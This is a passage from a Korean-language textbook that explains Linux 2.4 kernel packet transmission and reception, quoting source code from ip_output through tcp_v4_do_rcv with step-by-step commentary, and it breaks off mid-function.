ip_output()함수는 아래와 같다. ~/net/ipv4/ip_output.c를 참조하였다.

코드 24. ip_output()함수

```
int ip_output(struct sk_buff *skb)
{
    #ifdef CONFIG_IP_ROUTE_NAT
    struct rtable *rt = (struct rtable*)skb->dst;
    #endif
    IP_INC_STATS(IpOutRequests);
    #ifdef CONFIG_IP_ROUTE_NAT
    if (rt->rt_flags&RTCF_NAT)
    ip_do_nat(skb);
    #endif
    return ip_finish_output(skb);
}
```

ip_output()함수는 CONFIG_IP_ROUTE_NAT가 설정되지 않았다면 IP층의 output 요구회수를 나타내는 계수값을 증가시킨 후 ip_finish_output()함수를 호출하는 역할을 한다. 그러면 ip_finish_output()함수를 보도록 하자. ~/net/ip_output.c를 참조하였다.

코드 25.ip_finish_output()함수

```
__inline__ int ip_finish_output(struct sk_buff *skb)
{
    struct net_device *dev = skb ->dst->dev;
    skb->dev = dev;
    skb->protocol = __constant_htons(ETH_P_IP);
    return NF_HOOK(PF_INET, NF_IP_POST_ROUTING, skb, NULL, dev,
    ip_finish_output2);
}
```

이것은 inline으로 netfilter를 위해서 정의된 함수이다. 다음 ip_finish_output2()함수가 호출된다.

계속해서 이것을 해석하면 ip_finish_output2()함수는 아래와 같다.

코드 26. ip_output_finish2()함수

```
static inline int ip_finish_output2(struct sk_buff *skb)
{
    struct dst_entry *dst = skb ->dst;
    struct hh_cache *hh = dst->hh;
    #ifdef CONFIG_NETFILTER_DEBUG
    nf_debug_ip_finish_output2(skb);
```

```
    #endif /*CONFIG_NETFILTER_DEBUG*/
    if (hh) {
        read_lock_bh(&hh->hh_lock);
        memcpy(skb->data - 16, hh->hh_data, 16);
        read_unlock_bh(&hh->hh_lock);
        skb_push(skb, hh->hh_len);
        4 NAT(Network Address Translation), IP주소의 공유를 설정하는것이다.
        return hh->hh_output(skb);
    } else if (dst->neighbour)
        return dst->neighbour->output(skb);
    printk(KERN_DEBUG "khm\n");
    kfree_skb(skb);
    return -EINVAL;
}
```

ip_output_finish2()함수는 실제적으로 이써네트주소(ethernet address)를 sk_buff구조체에 복사해넣고 hh->hh_output()함수를 호출하거나 dst->neighbour->output()함수를 호출한다. 여기서 hh_cache구조체는 하드웨어머리부고속완충기(hardware header cache)를 나타내는것으로 이 값에 따라서 hh->hh_output()함수가 호출될지 아니면 dst->neighbour마당을 고찰하여 dst->neighbour->output()함수를 호출할지 결정한다. 따라서 hh->hh_output()함수나 dst->neighbour->output()함수 결국 neighbour구조체의 ops(operation) 마당의 dev_queue_xmit()함수를 호출하게 된다.

dev_queue_xmit()함수는 ~/net/core/dev.c에 정의되여있으며 망장치구동기에서 export한 dev->hard_start_xmit()함수를 호출한다. 여기서부터 장치구동기에 대한 직접적인 호출이 시작된다. 넘겨주는것은 망장치를 지적하는 net_device구조체의 지적자와 웃층에서 넘겨받은 sk_buff구조체에 대한 지적자이다.

2) 파케트수신과정

여기서는 장치층으로부터 응용프로그람층까지 자료를 수신하는 립장에서 전반적인 자료흐름과정에 대해 고찰하자

— 장치구동기층

먼저 망장치구동기가 파케트를 받게 되면 새치기가 발생한다. 례를 들어서 Intel ethernet express pro 100의 경우 코드 27과 같은 함수가 호출된다.

이 함수는 ~/drivers/net/eepro100.c를 참고하였다.

코드 27. RX interrupt처리

```
static void speedo_interrupt(int irq, void *dev_instance, struct pt_regs *regs)
{
    ...
    speedo_rx(dev);
    ...
}
...
static int speedo_rx(struct net_device *dev)
{
    ...
    netif_rx(skb);
    ...
}
```

즉 speedo_interrupt()함수가 파케트의 도착시에 호출되며 장치의 등록기상태를 확인해서 이것이 RX(receive)인 경우에 speedo_rx()함수를 호출한다. 도착한 파케트를 sk_buff의 형태로 만든 다음 다시 speedo_rx()함수는 netif_rx()함수를 호출하여 망의 파케트가 도착했음을 웃층에 알려준다.

netif_rx()함수를 보도록 하자. 여기까지 진행했다면 이미 sk_buff구조체는 매층에 필요한 정보들을 다 가지고있다.

코드 28. netif_rx()함수

```
int netif_rx(struct sk_buff *skb)
{
    int this_cpu = smp_processor_id();
    struct softnet_data *queue;
    unsigned long flags;
    if (skb->stamp.tv_sec == 0)
        get_fast_time(&skb ->stamp);
    queue = &softnet_data[this_cpu];
    local_irq_save(flags);
    netdev_rx_stat[this_cpu].total++;

    if (queue ->input_pkt_queue.qlen <= netdev_max_backlog) {
        if (queue ->input_pkt_queue.qlen) {
            if (queue ->throttle)
                goto drop;
```

```
enqueue:
            dev_hold(skb->dev);
            __skb_queue_tail(&queue ->input_pkt_queue,skb);
            __cpu_raise_softirq(this_cpu, NET_RX_SOFTIRQ);
            local_irq_restore(flags);
            #ifndef OFFLINE_SAMPLE
                get_sample_stats(this_cpu);
            #endif
            return softnet_data[this_cpu].cng_level;
        }
        if (queue ->throttle) {
            queue->throttle = 0;
        #ifdef CONFIG_NET_HW_FLOWCONTROL
            if (atomic_dec_and_test(&netdev_dropping))
                netdev_wakeup();
        #endif
        }
        goto enqueue;
    }
    if (queue ->throttle == 0) {
        queue->throttle = 1;
        netdev_rx_stat[this_cpu].throttled++;
        #ifdef CONFIG_NET_HW_FLOWCONTROL
            atomic_inc(&netdev_dropping);
        #endif
    }
drop:
    netdev_rx_stat[this_cpu].dropped++;
    local_irq_restore(flags);
    kfree_skb(skb);
    return NET_RX_DROP;
}
```

netif_rx()함수는 망장치구동기에서 호출되며 웃층의 규약(례를 들어 IP나 ARP)에 파케트가 들어왔음을 통지한다. 먼저 함수에서 사용하게 될 지역변수들에 대한 초기화와 sk_buff의 timestamp값을 설정한다(get_fast_time()). 받은 파케트들을 저장할 각각의 CPU에 배정된 대기렬완충기를 찾는다(softnet_data[this_cpu]). 다음 새치기가 발생하지 못하도록 만들고(local_irq_save()) 망을 통해서 받은 파케트의 개수를 증가시킨다.

다음 받은 파케트를 해당한 CPU의 대기렬에 집어넣는 과정이다. 최대 망장치의 backlog

수보다 현재 가지고있는 파케트 대기렬의 길이가 작다면 대기렬에 집어넣도록 한다. 이때 혼잡조종(congestion control)을 하고있다면 파케트를 버린다.

받은 파케트(sk_buff)를 해당한 대기렬에 집어넣는것은 __skb_queue_tail()이다. 그다음 해당한 CPU에서 망파케트를 처리하도록 쏘프트웨어새치기를 발생시킨다.(__cpu_raise_softirq())

여기서 간단히 파케트의 queue구조체를 보도록 하자.

코드 29. softnet_data 구조체의 정의

```
struct softnet_data
{
    int throttle; / * Throttle 값 : congestion
    control */
    int cng_level; /* Backlog congestion의 level */
    int avg_blog; / * 평균적인 backlog의 길이 */
    struct sk_buff_head input_pkt_queue; /* Input packet q ueue */
    struct net_device *output_queue; /* Output device를 가르
    키는 지적자 */
    struct sk_buff *completion_queue; / * 처리가 완료된 sk_buff의 큐
    */
} __attribute__((__aligned__(SMP_CACHE_BYTES)));
```

__skb_queue_tail()함수는 받은 파케트를 input_pkt_queue에 집어넣게 되며 만약 대기중인 파케트대기렬의 길이가 backlog의 최대길이보다 크게 될 경우에는 대기렬의 throttle 값을 설정한다.

그러면 쏘프트웨어새치기를 설정해놓았기때문에 적절한 처리는 쏘프트웨어새치기를 보면 알수 있다. __cpu_raise_softirq()함수는 아래와 같이 정의된다. ~/include/interrupt.h를 참조하였다.

코드 30. __cpu_raise_softirq()함수

```
Static inline void __cpu_raise_softirq(int cpu, int nr)
{
   softirq_active(cpu) |= (1<<nr);
}
```

우의 함수는 현재 CPU에 해당하는 쏘프트웨어 IRQ가 발생했다고 표시만하고 복귀한다. 나중에 쏘프트웨어새치기를 처리하는 do_softirq()함수가 호출될 때 NET_RX_SOFTIRQ가 처리된다. 이때 do_softirq()함수는 NET_RX_SOFTIRQ와 관련된 action함수를 호출

할것이다. 파케트를 받을 때 호출되는 action함수는 net_rx_action()함수이다. 이 함수는 ~/net/core/dev.c를 참조하였다.

코드 31. net_rx_action()함수

```
static void net_rx_action(struct softirq_action *h)
{
    int this_cpu = smp_processor_id();
    struct softnet_data *queue = &softnet_data[this _cpu];
    unsigned long start_time = jiffies;
    int bugdet = netdev_max_backlog;
    // ----------------------------------------  ①
    br_read_lock(BR_NETPROTO_LOCK);
    for (;;) {
        struct sk_buff *skb;
        struct net_device *rx_dev;
        local_irq_disable();
        skb = __skb_dequeue(&queue->input_pkt_queue);
        local_irq_enable();
        if (skb == NULL)
            break;
        skb_bond(skb);
        rx_dev = skb->dev;
        #ifdef CONFIG_NET_FASTROUTE
            if (skb->pkt_type == PACKET_FASTROUTE) {
                netdev_rx_stat[this_cpu].fastroute_deferred_out++;
                dev_queue_xmit(skb);
                dev_put(rx_dev);
                continue;
            }
        #endif
        //  ---------------------------------------- ②
        skb->h.raw = skb->nh.raw = skb->data;
        {
            struct packet_type *ptype, *pt_prev;
            unsigned short type = skb->protocol;
            pt_prev = NULL;
            for (ptype = ptype_all; ptype; ptype = ptype->next) {
                if (!ptype->dev || ptype->dev == skb->dev) {
                    if (pt_prev) {
                        if (!pt_prev->data) {
                            deliver_to_old_ones(pt_prev, skb, 0);
                        } else {
                            atomic_inc(&skb->users);
                            pt_prev->func(skb, skb ->dev, pt_prev);
```

```
                }
            }
            pt_prev = ptype;
        }
    }
    //  ----------------------------------  ③
    #ifdef CONFIG_NET_DIVERT
        if (skb->dev->divert && skb ->dev->divert->divert)
            handle_diverter(skb);
    #endif /* CONFIG_NET_DIVERT */
    #if defined(CONFIG_BRIDGE) || defined(CONFIG_BRIDGE_MODULE)
        if (skb->dev->br_port != NULL &&
            br_handle_frame_hook != NULL) {
            handle_bridge(skb, pt_prev);
            dev_put(rx_dev);
            continue;
        }
    #endif
    for (ptype=ptype_base[ntohs(type)&15];ptype;ptype=ptype->next) {
        if (ptype->type == type && (!ptype->dev || ptype->dev == skb ->dev)) {
            if (pt_prev) {
                if (!pt_prev->data)
                    deliver_to_old_ones(pt_prev, skb, 0);
                else {
                    atomic_inc(&skb->users);
                    pt_prev->func(skb, skb ->dev, pt_prev);
                }
            }
            pt_prev = ptype;
        }
    }
    if (pt_prev) {
        if (!pt_prev->data)
            deliver_to_old_ones(pt_prev, skb, 1);
        else
            pt_prev->func(skb, skb->dev, pt_prev);
    } else
        kfree_skb(skb);
}
// -------------------------------- ④
dev_put(rx_dev);
if (bugdet-- < 0 || jiffies - start_time > 1)
    goto softnet_break;
#ifdef CONFIG_NET_HW_FLOWCONTROL
    if (queue ->throttle && queue ->input_pkt_queue.qlen < no_cong_thresh ) {
```

```
                if (atomic_dec_and_test(&netdev_dropping)) {
                    queue->throttle = 0;
                    netdev_wakeup();
                    goto softnet_break;
                }
            }
        #endif
    }
    br_read_unlock(BR_NETPROTO_LOCK);
    local_irq_disable();
    if (queue ->throttle) {
        queue->throttle = 0;
        #ifdef CONFIG_NET_HW_FLOWCONTROL
            if (atomic_dec_and_test(&netdev_dropping))
                netdev_wakeup();
        #endif
    }
    local_irq_enable();
    NET_PROFILE_LEAVE(softnet_process);
    return;
softnet_break:
    br_read_unlock(BR_NETPROTO_LOCK);
    local_irq_disable();
    netdev_rx_stat[this_cpu].time_squeeze++;
    __cpu_raise_softirq(this_cpu, NET_RX_SOFTIRQ);
    local_irq_enable();
    NET_PROFILE_LEAVE(softnet_process);
    return;
}
// --------------------------------- ⑤
```

① 현재의 CPU의 ID와 입구대기렬에 대한 지적자(queue)를 구한다. 그다음 처리되는 시점(jiffies) 및 망장치의 최대 backlog의 크기를 얻는다.

② 일단 처리하기 위해서 금지(lock)를 설정한다.(br_read_lock()) 그다음 무한순환을 돌면서 input_pkt_queue로부터 하나씩 자료파케트를 가져와서 처리하게 된다. 파케트를 얻는것은 __skb_dequeue()함수이다. 만약 더이상 처리하려는 파케트가 없다면 순환고리에서 탈퇴한다. 또한 sk_buff구조체로부터 파케트가 올라온 장치를 얻는다.

③ 소케트완충기의 머리부를 가리키는 지적자를 sk_buff의 자료지적자로 초기화해주고 소케트완충기에서 통신규약정보를 가져온다.(skb->protocol) 이 정보가 받은 파케트의 류형을 결정해준다. 파케트의 류형에 따라서 조종값을 얻기 위해 packet_type이라는 구조체가 정의되여있다.

이것은 ~/include/Linux/netdevice.h에 정의되여있다.

코드 32. packet_type구조체의 정의

```
struct packet_type
{
    unsigned short type; /* packet의 type */
    struct net_device *dev; /* 망장치구동기구조체 지적자 */
    int (*func) (struct sk_buff *, struct net_device *,
    struct packet_type *); /* 파케트류형에 따른 조종함수 */
    void *data; /* 파케트류형의 고유한 자료들에 대한 지적자
    */
    struct packet_type *next; /* 파케트류형목록 */
};
```

전체 파케트류형에 대한 목록은 ptype_all로 설정한다. 만일 등록된 파케트류형에 대해서 장치구동기가 NULL이거나 packet_type의 device 마당이 sk_buff의 device 마당과 같다면 다시 pt_prev가 NULL이 아닌지를 확인하고 packet_ type의 data마당을 고찰한다. NULL이라면 deliver_to_old_ones()가 호출되고 그렇지 않다면 pt_prev->func()함수가 호출된다. 그리고 무한순환을 돌면서 모든 파케트류형을 계속 고찰한다.

④ CONFIG_NET_DIVERT와 CONFIG_BRIDGE가 설정되였다면 해당한 처리를 하며 파케트류형에 따라 차례로 처리하기 위한 for loop를 실행하게 된다. 우에서 for loop를 실행하는것은 이써네트파케트류형이 ETH_P_ALL로 설정된 경우이고 여기서 고찰하는것은 그외의 파케트류형에 대한 처리이다.

⑤ 이 부분에서는 파케트에 대한 처리보다 흐름조종(flow control)기능을 담당한다. 그것은 너무 많은 파케트가 들어오는 경우에 망의 혼잡성이 커지므로 이것을 방지하기 위해서이다.

이상에서 대략적으로 망과 관련된 bottom half에 대해서 살펴보았다. 결과적으로 등록된 파케트류형에 해당하는 조종(handler)함수가 소케트완충기에 대해서 호출된다.

— IP층

우리가 지금 론의하고있는것은 TCP/IP로 제한되여있기때문에 IP층에 있는 파케트류형조종자가 호출될것이다. IP파케트조종자의 등록은 IP모듈을 초기화하면서 진행된다. 이것을 코드 33에서 보여주었는데 ~/net/ipv4/ip_output.c를 참조하였다.

코드 33. IP층의 초기화

```
/*
* IP protocol layer initialiser
*/
static struct packet_type ip_packet_type =
{
    __constant_htons(ETH_P_IP),
    NULL, /* All devices */
    ip_rcv,
    (void*)1,
    NULL,
};
/*
* IP registers the packet type and then calls the subprotocol initialisers
*/
void __init ip_init(void)
{
    dev_add_pack(&ip_packet_type);
    ip_rt_init();
    inet_initpeers();
    #ifdef CONFIG_IP_MULTICAST
        proc_net_create("igmp", 0, ip_mc_procinfo);
    #endif
}
```

즉 ~/net/core/dev.c에 정의된 dev_add_pack()함수를 호출하면서 등록한다. 파케트류형으로는 ETH_P_IP, 조종자함수는 ip_rcv를 준다. 따라서 net_rx_action()에서는 ip_rcv()함수가 호출된다.

ip_rcv()함수를 보자. 이것은 ~/net/ipv4/ip_input.c에 정의되여있다.

코드 34. ip_rcv()함수의 정의

```
int ip_rcv(struct sk_buff *skb, struct net_device *dev, struct packet_type *pt)
{
   struct iphdr *iph = skb->nh.iph;
   if (skb->pkt_type == PACKET_OTHERHOST)
      goto drop;
   IP_INC_STATS_BH(IpInReceives);
   if ((skb = skb_share_check(skb, GFP_ATOMIC)) == NULL)
      goto out;
```

```
    if (skb->len < sizeof(struct iphdr) || skb ->len < (iph->ihl<<2))
        goto inhdr_error;
    if (iph->ihl < 5 || iph->version != 4 || ip_fast_csum((u8 *)iph, iph->ihl) != 0)
        goto inhdr_error;
    {
        __u32 len = ntohs(iph->tot_len);
        if (skb->len < len || len < (iph->ihl<<2))
            goto inhdr_error;
        __skb_trim(skb, len);
    }
    return NF_HOOK(PF_INET, NF_IP_PRE_ROUTING, skb, dev, NULL,
        ip_rcv_finish);
inhdr_error:
    IP_INC_STATS_BH(IpInHdrErrors);
drop:
    kfree_skb(skb);
out:
    return NET_RX_DROP;
}
```

이 함수가 하는 역할은 받은 파케트가 정확한지를 확인하는것이다. 먼저 최소한 IP머리부를 가지고있는가와 IP판본이 4인지, 검사합은 정확한지 그리고 실제적인 길이를 가지는 자료인지를 확인한다. 만약 받은 파케트가 다른 호스트로 가는 파케트라면 거부한다. 이 경우에는 망하드웨어가 promiscuous방식으로 동작할것이다. 이때 망상에서 흐르는 모든 파케트가 다 접수된다. 그다음 통계적인 정보를 갱신(update)하게 되며 소케트완충기의 머리부를 새로 할당받아서 복사한다(skb_share_check()). 이때도 오유가 있다면 해당한 파케트를 처리하지 않고 복귀한다. 다음은 파케트의 길이와 IP의 판번호, 검사합을 처리하는 부분이다. 오유가 있다면 오유통계를 내고 파케트를 버리고 복귀한다. 마지막으로 다시 netfilter의 처리를 하게 되는데 이부분에 대해서는 다음절에서 론의하기로 하고 ip_rcv_finish()함수가 바로 호출된다고 보자.

코드 35. ip_rcv_finish()함수

```
static inline int ip_rcv_finish(struct sk_buff *skb)
{
    struct net_device *dev = skb ->dev;
    struct iphdr *iph = skb->nh.iph;
    if (skb->dst == NULL) {
        if (ip_route_input(skb, iph->daddr, iph->saddr, iph->tos, dev))
            goto drop;
```

```
    }
    #ifdef CONFIG_NET_CLS_ROUTE
    if (skb->dst->tclassid) {
        struct ip_rt_acct *st = ip_rt_acct + 256*smp_processor_id();
        u32 idx = skb->dst->tclassid;
        st[idx&0xFF].o_packets++;
        st[idx&0xFF].o_bytes+=skb ->len;
        st[(idx>>16)&0xFF].i_packets++;
        st[(idx>>16)&0xFF].i_bytes+=skb ->len;
    }
    #endif
    // ------------------------------------------ ①
    if (iph->ihl > 5) {
        struct ip_options *opt;
        skb = skb_cow(skb, skb_headroom(skb));
        if (skb == NULL)
            return NET_RX_DROP;
        iph = skb->nh.iph;
        skb->ip_summed = 0;
        if (ip_options_compile(NULL, skb))
            goto inhdr_error;
        opt = &(IPCB(skb)->opt);
        if (opt->srr) {
            struct in_device *in_dev = in_dev_get(dev);
            if (in_dev) {
                if (!IN_DEV_SOURCE_ROUTE(in_dev)) {
                    if (IN_DEV_LOG_MARTIANS(in_dev) && net_ratelimit())
                        printk(KERN_INFO "source route
                            option %u.%u.%u.%u -> %u.%u.%u.%u\n",
                                NIPQUAD(iph->saddr), NIPQUAD(iph->daddr));
                    in_dev_put(in_dev);
                    goto drop;
                }
                in_dev_put(in_dev);
            }
            if (ip_options_rcv_srr(skb))
                goto drop;
        }
    }
    return skb->dst->input(skb);
inhdr_error:
    IP_INC_STATS_BH(IpInHdrErrors);
drop:
    kfree_skb(skb);
    return NET_RX_DROP;
}
//------------------------------------------ ②
```

① ip_rcv_finish()함수의 기능은 경로조종표를 확인하고 등록된 input함수를 다시 호출하는것이다.

먼저 skb ->dst가 NULL값을 가지는지 확인한다. NULL값을 가진다면 ip_route_input()함수를 호출하여 경로조종표를 갱신하고 multicasting에 대한 처리를 한다. 또한 CONFIG_NET_CLS_ROUTE가 설정되였다면 관련된 accounting정보를 갱신한다.

② IP의 머리부의 길이가 5이상이라면 sk_buff에 대해서 IP머리부할당을 위한 적절한 공간이 있는지 확인하고(skb_cow()) 그것이 없다면 NET_RX_DROP를 돌려준다. 또한 IP머리부의 정보를 구하고 IP검사합을 sk_buff구조체에 0으로 설정한다. 다음 IP의 옵션을 확인하고 새로운 IP머리부의 정보를 그 옵션에 맞게 구성한다(ip_options_compile()).

만약 IP의 옵션이 원천경로조종(Source routing)이라면 해당한 처리를 하고 마지막으로 skb->dst->input()함수를 호출한다. 오유가 발생한다면 해당한 처리를 하고 NET_RX_DROP를 돌려주고 복귀한다.

skb->dst->input() 함수의 지적자는 local일 경우에 ip_local_deliver()로 설정되며(ip_route_input()함수의 내부에서) 아래와 같다.

이것은 ~/net/ipv4/ip_input.c를 참조하였다.

코드 36. ip_local_deliver()함수

```
int ip_local_deliver(struct sk_buff *skb)
{
    struct iphdr *iph = skb->nh.iph;
    if (iph->frag_off & htons(IP_MF|IP_OFFSET)) {
        skb = ip_defrag(skb);
        if (!skb)
            return 0;
    }
    return NF_HOOK(PF_INET, NF_IP_LOCAL_IN, skb, skb ->dev, NULL,
    ip_local_deliver_finish);
}
```

이 함수의 역할은 쪼각화된 IP파케트의 재조립(reassembly)을 하는것이며(ip_defrag()) 끝나게 되면 ip_local_deliver_finish() 함수를 호출한다. 이 함수 역시 ~/net/ipv4/ip_input.c에 정의되여있다.

코드 37. ip_local_deliver_finish() 함수

```
static inline int ip_local_deliver_finish(struct sk_buff *skb)
{
    struct iphdr *iph = skb->nh.iph;
    #ifdef CONFIG_NETFILTER_DEBUG
        nf_debug_ip_local_deliver(skb);
    #endif /*CONFIG_NETFILTER_DEBUG*/
    /* Point into the IP datagram, just past the header. */
    skb ->h.raw = skb ->nh.raw + iph->ihl*4;
    // ----------------------------------- ①
    {
    /* Note: See raw.c and net/raw.h,
        RAWV4_HTABLE_SIZE==MAX_INET_PROTOS */
        int hash = iph->protocol & (MAX_INET_PROTOS - 1);
        struct sock *raw_sk = raw_v4_htable[hash];
        struct inet_protocol *ipprot;
        int flag;
        if(raw_sk != NULL)
            raw_sk = raw_v4_input(skb, iph, hash);
        ipprot = (struct inet_protocol *) inet_protos[hash];
        flag = 0;
        if(ipprot != NULL) {
            if(raw_sk == NULL && ipprot->next == NULL &&
                ipprot->protocol == iph->protocol) {
                int ret;
                /* Fast path... */
                ret = ipprot->handler(skb, (ntohs(iph->tot_len) -
                    (iph->ihl * 4)));
                return ret;
            } else {
                flag = ip_run_ipprot(skb, iph, ipprot, (raw_sk != NULL));
            }
        }
        // -------------------------------------------- ②
        if(raw_sk != NULL) { /* Shift to last raw user */
            raw_rcv(raw_sk, skb);
            sock_put(raw_sk);
        } else if (!flag) { /* Free and report errors */
            icmp_send(skb, ICMP_DEST_UNREACH,
                ICMP_PROT_UNREACH, 0);
            kfree_skb(skb);
        }
    }
    return 0;
}
// ---------------------------------------------- ③
```

① 넘겨받은 sk_buff로부터 IP머리부에 대한 지적자를 구하자. 이 지적자를 기준으로 해서 해당한 웃층의 규약을 찾는다.

② RAW소케트옵션이 있는지를 확인하고 해당한 처리를 진행한다(raw_v4_input()). 결과 하쉬색인값 즉 보내려고 하는 자료를 얻을수 있다. 이것은 TCP의 경우 자신의 머리부 첫부분이 될것이다.

다음 inet_protocol구조체의 배렬로부터 해당한 규약에 대한 값을 얻어서 이것을 ipprot에 설정한다. 만약 ipprot가 NULL이 아니라면 해당한 규약번호와 일치하는 조종자를 호출하게 된다.

ip_run_ipprot()함수 역시 해당한 규약을 찾아서 조종자를 호출하는 역할을 한다.

③ RAW소케트에 대한 처리를 하고 만일 RAW소케트도 아니고 쪼각화비트(fragmentation)도 설정되지 않았다면 ICMP통보를 만들어서 보내고 소케트완충기를 해방한다(release).

여기서 inet_protocol구조체를 고찰하자. 이것은 IP층에서 지원하는 웃층의 규약에 대한 정보를 가지고 초기화된다. 이것은 ~/include/net/protocol.h에 정의되여있다.

코드 38. inet_protocol구조체의 정의

```
struct inet_protocol
{
    int (*handler)(struct sk_buff *skb, unsigned short len);
    void (*err_handler)(struct sk_buff *skb, unsigned char *dp,
    int len);
    struct inet_protocol *next;
    unsigned char protocol;
    unsigned char copy:1;
    void *data;
    const char *name;
};
```

inet_protocol구조체는 웃층의 규약조종자 및 오유조종자, 규약번호, 복사기발, 사용되는 자료, 규약의 이름으로 구성된다. TCP와 UDP에 대한 inet_protocol구조체는 아래와 같이 정의된다.

코드 39. TCP와 UDP에 대한 inet_protocol구조체의 정의

```
static struct inet_protocol tcp_protocol =
{
     tcp_v4_rcv, /* TCP handler */
     tcp_v4_err, /* TCP error control */
```

```
    IPPROTO_PREVIOUS,
    IPPROTO_TCP, /* protocol ID */
    0, /* copy */
    NULL, /* data */
    "TCP" /* name */
};
...
static struct inet_protocol udp_protocol =
{
    udp_rcv, /* UDP handler */
    udp_err, /* UDP error control */
    IPPROTO_PREVIOUS, /* next */
    IPPROTO_UDP, /* protocol ID */
    0, /* copy */
    NULL, /* data */
    "UDP" /* name */
};
```

이렇게 정의된 inet_protocol구조체들은 각각 지적자로 서로 련결되여있다. IP층에서는 해당한 규약의 조종자를 호출하는 역할만 하고 나머지는 해당 규약이 담당한다. 현재 고찰하는것은 TCP층에 해당한것이므로 tcp_v4_rcv()조종자함수까지 올라오게 되였다.

— **TCP/IP층**

TCP/UDP에서는 IP층으로부터 sk_buff형태로 완충기를 넘겨받아서 통신규약에 관련된 연산을 처리한 후 다시 상위(INET 층) 층으로 자료를 전송한다.

tcp_v4_rcv()함수를 보자. 이 함수는 ~/net/ipv4/tcp_ipv4.c에 정의되여있다.

코드 40. tcp_v4_rcv()함수

```
int tcp_v4_rcv(struct sk_buff *skb, unsigned short len)
{
    struct tcphdr *th;
    struct sock *sk;
    int ret;
    if (skb->pkt_type!=PACKET_HOST)
        goto discard_it;
    th = skb->h.th;
    /* Pull up the IP header. */
    __skb_pull(skb, skb->h.raw - skb->data);
    /* Count it even if it's bad */
    TCP_INC_STATS_BH(TcpInSegs);
    // ------------------------------------------ ①
```

```
    if (th->doff < sizeof(struct tcphdr)/4 ||
        (skb ->ip_summed != CHECKSUM_UNNECESSARY &&
        tcp_v4_checksum_init(skb) < 0))
        goto bad_packet;
    TCP_SKB_CB(skb)->seq = ntohl(th->seq);
    TCP_SKB_CB(skb)->end_seq = (TCP_SKB_CB(skb)->seq + th->syn +
        th->fin     + len - th->doff*4);
    TCP_SKB_CB(skb)->ack_seq = ntohl(th->ack_seq);
    TCP_SKB_CB(skb)->when = 0;
    TCP_SKB_CB(skb)->flags = skb ->nh.iph->tos;
    TCP_SKB_CB(skb)->sacked = 0;
    skb->used = 0;
    sk = __tcp_v4_lookup(skb ->nh.iph->saddr, th->source,
        skb ->nh.iph->daddr, ntohs(th->dest), tcp_v4_iif(skb));
    if (!sk)
        goto no_tcp_socket;
process:
    if(!IPsec_sk_policy(sk,skb))
        goto discard_and_relse;
    if (sk->state == TCP_TIME_WAIT)
        goto do_time_wait;
    skb->dev = NULL;
    bh_lock_sock(sk);
    ret = 0;
    if (!sk->lock.users) {
        if (!tcp_prequeue(sk, skb))
            ret = tcp_v4_do_rcv(sk, skb);
    } else
        sk_add_backlog(sk, skb);
    bh_unlock_sock(sk);
    sock_put(sk);
    return ret;
    //--------------------------------------------- ②
no_tcp_socket:
    if (len < (th->doff<<2) || tcp_checksum_complete(skb)) {
bad_packet:
    TCP_INC_STATS_BH(TcpInErrs);
    } else {
        tcp_v4_send_reset(skb);
    }
discard_it:
    /* Discard frame. */
    kfree_skb(skb);
    return 0;
discard_and_relse:
    sock_put(sk);
```

```
    goto discard_it;
do_time_wait:
    if (len < (th->doff<<2) || tcp_checksum_complete(skb)) {
        TCP_INC_STATS_BH(TcpInErrs);
        goto discard_and_relse;
    }
    switch(tcp_timewait_state_process((struct tcp_tw_bucket *)sk,
        skb, th, skb->len)) {
        case TCP_TW_SYN:
        {
            struct sock *sk2;
            sk2 = tcp_v4_lookup_listener(skb ->nh.iph->daddr, ntohs(th->dest),
                tcp_v4_iif(skb));
            if (sk2 != NULL) {
                tcp_tw_deschedule((struct tcp_tw_bucket *)sk);
                tcp_timewait_kill((struct tcp_tw_bucket *)sk);
                tcp_tw_put((struct tcp_tw_bucket *)sk);
                sk = sk2;
                goto process;
            }
            /* Fall through to ACK */
        }
        case TCP_TW_ACK:
            tcp_v4_timewait_ack(sk, skb);
            break;
        case TCP_TW_RST:
            goto no_tcp_socket;
        case TCP_TW_SUCCESS:;
    }
    goto discard_it;
}
// -------------------------------------------- ③
```

① 넘겨받은 파케트의 목적지가 자신의 호스트인가를 확인하고 TCP머리부의 위치를 얻는다.

여기서는 IP머리부에 대한 정보가 필요없기때문에 버리게 된다(__skb_pull()). 그리고 account정보를 갱신한다.

② 파케트가 정확한가를 확인하고 sk_buff구조체의 TCP를 위한 조종블로크(control block)를 sk_buff에 있는 내용으로 채운다. 그리고 원천지(source)와 목적지(destination)의 주소를 가지고 해당하는 INET sock구조체가 련결(established)상태에 있거나 혹은 련결대기(listen)상태에 있는가를 찾는다. 이미 련결되여있다고 가정하였기때문에 INET sock구조체는 존재한다.

찾았다면 이것을 가지고 소케트의 보안상태를 검사하여 적절한 처리를 진행한다. INET sock구조체에 대해서 열쇠를 걸고(lock) 사용자가 있는지 확인한다. 만약 없다면 tcp_prequeue()함수를 호출하여 현재 사용자프로쎄스로 복사할수 있는가를 확인한다. 그렇지 않다면 tcp_v4_do_rcv()함수를 호출하게 되며 lock된 사용자가 있다면 backlog에 sk_buff를 넣어준다(sk_add_backlog()). 이젠 INET소케트에 대한 lock를 해제하고 INET 소케트에 대한 reference count를 감소시킨 후(sock_put()) 복귀한다.

③ 오유를 처리하고 할당된 sk_buff구조체를 해제하는 부분이다. do_time_wait로 조종이 넘어가게 되면 SYN 및 ACK와 RST에 대한 처리를 진행하며 마지막으로 다시 sk_buff 구조체를 해제한다.

다음 tcp_v4_do_rcv()함수를 고찰하자. 이 함수는 ~/net/ipv4/tcp_ipv4.c에 정의되여있다. 이 함수는 INET소케트의 상태에 따라서 달리 처리한다. 즉 련결(established)되여있는지 아니면 련결대기(listen)상태인지를 확인하게 된다.

코드 41. tcp_v4_do_rcv()함수

```
int tcp_v4_do_rcv(struct sock *sk, struct sk_buff *skb)
{
    #ifdef CONFIG_FILTER
        struct sk_filter *filter = sk->filter;
        if (filter && sk_filter(skb, filter))
            goto discard;
    #endif /* CONFIG_FILTER */
    IP_INC_STATS_BH(IpInDelivers);
    if (sk->state == TCP_ESTABLISHED) { /* Fast path */
        TCP_CHECK_TIMER(sk);
        if (tcp_rcv_established(sk, skb, skb->h.th, skb->len))
            goto reset;
        TCP_CHECK_TIMER(sk);
        return 0;
    }
    if (skb->len < (skb->h.th->doff<<2) || tcp_checksum_complete(skb))
        goto csum_err;
    if (sk->state == TCP_LISTEN) {
        struct sock *nsk = tcp_v4_hnd_req(sk, skb);
        if (!nsk)
            goto discard;
        if (nsk != sk) {
            if (tcp_child_process(sk, nsk, skb))
                goto reset;
            return 0;
        }
    }
    TCP_CHECK_TIMER(sk);
```

```
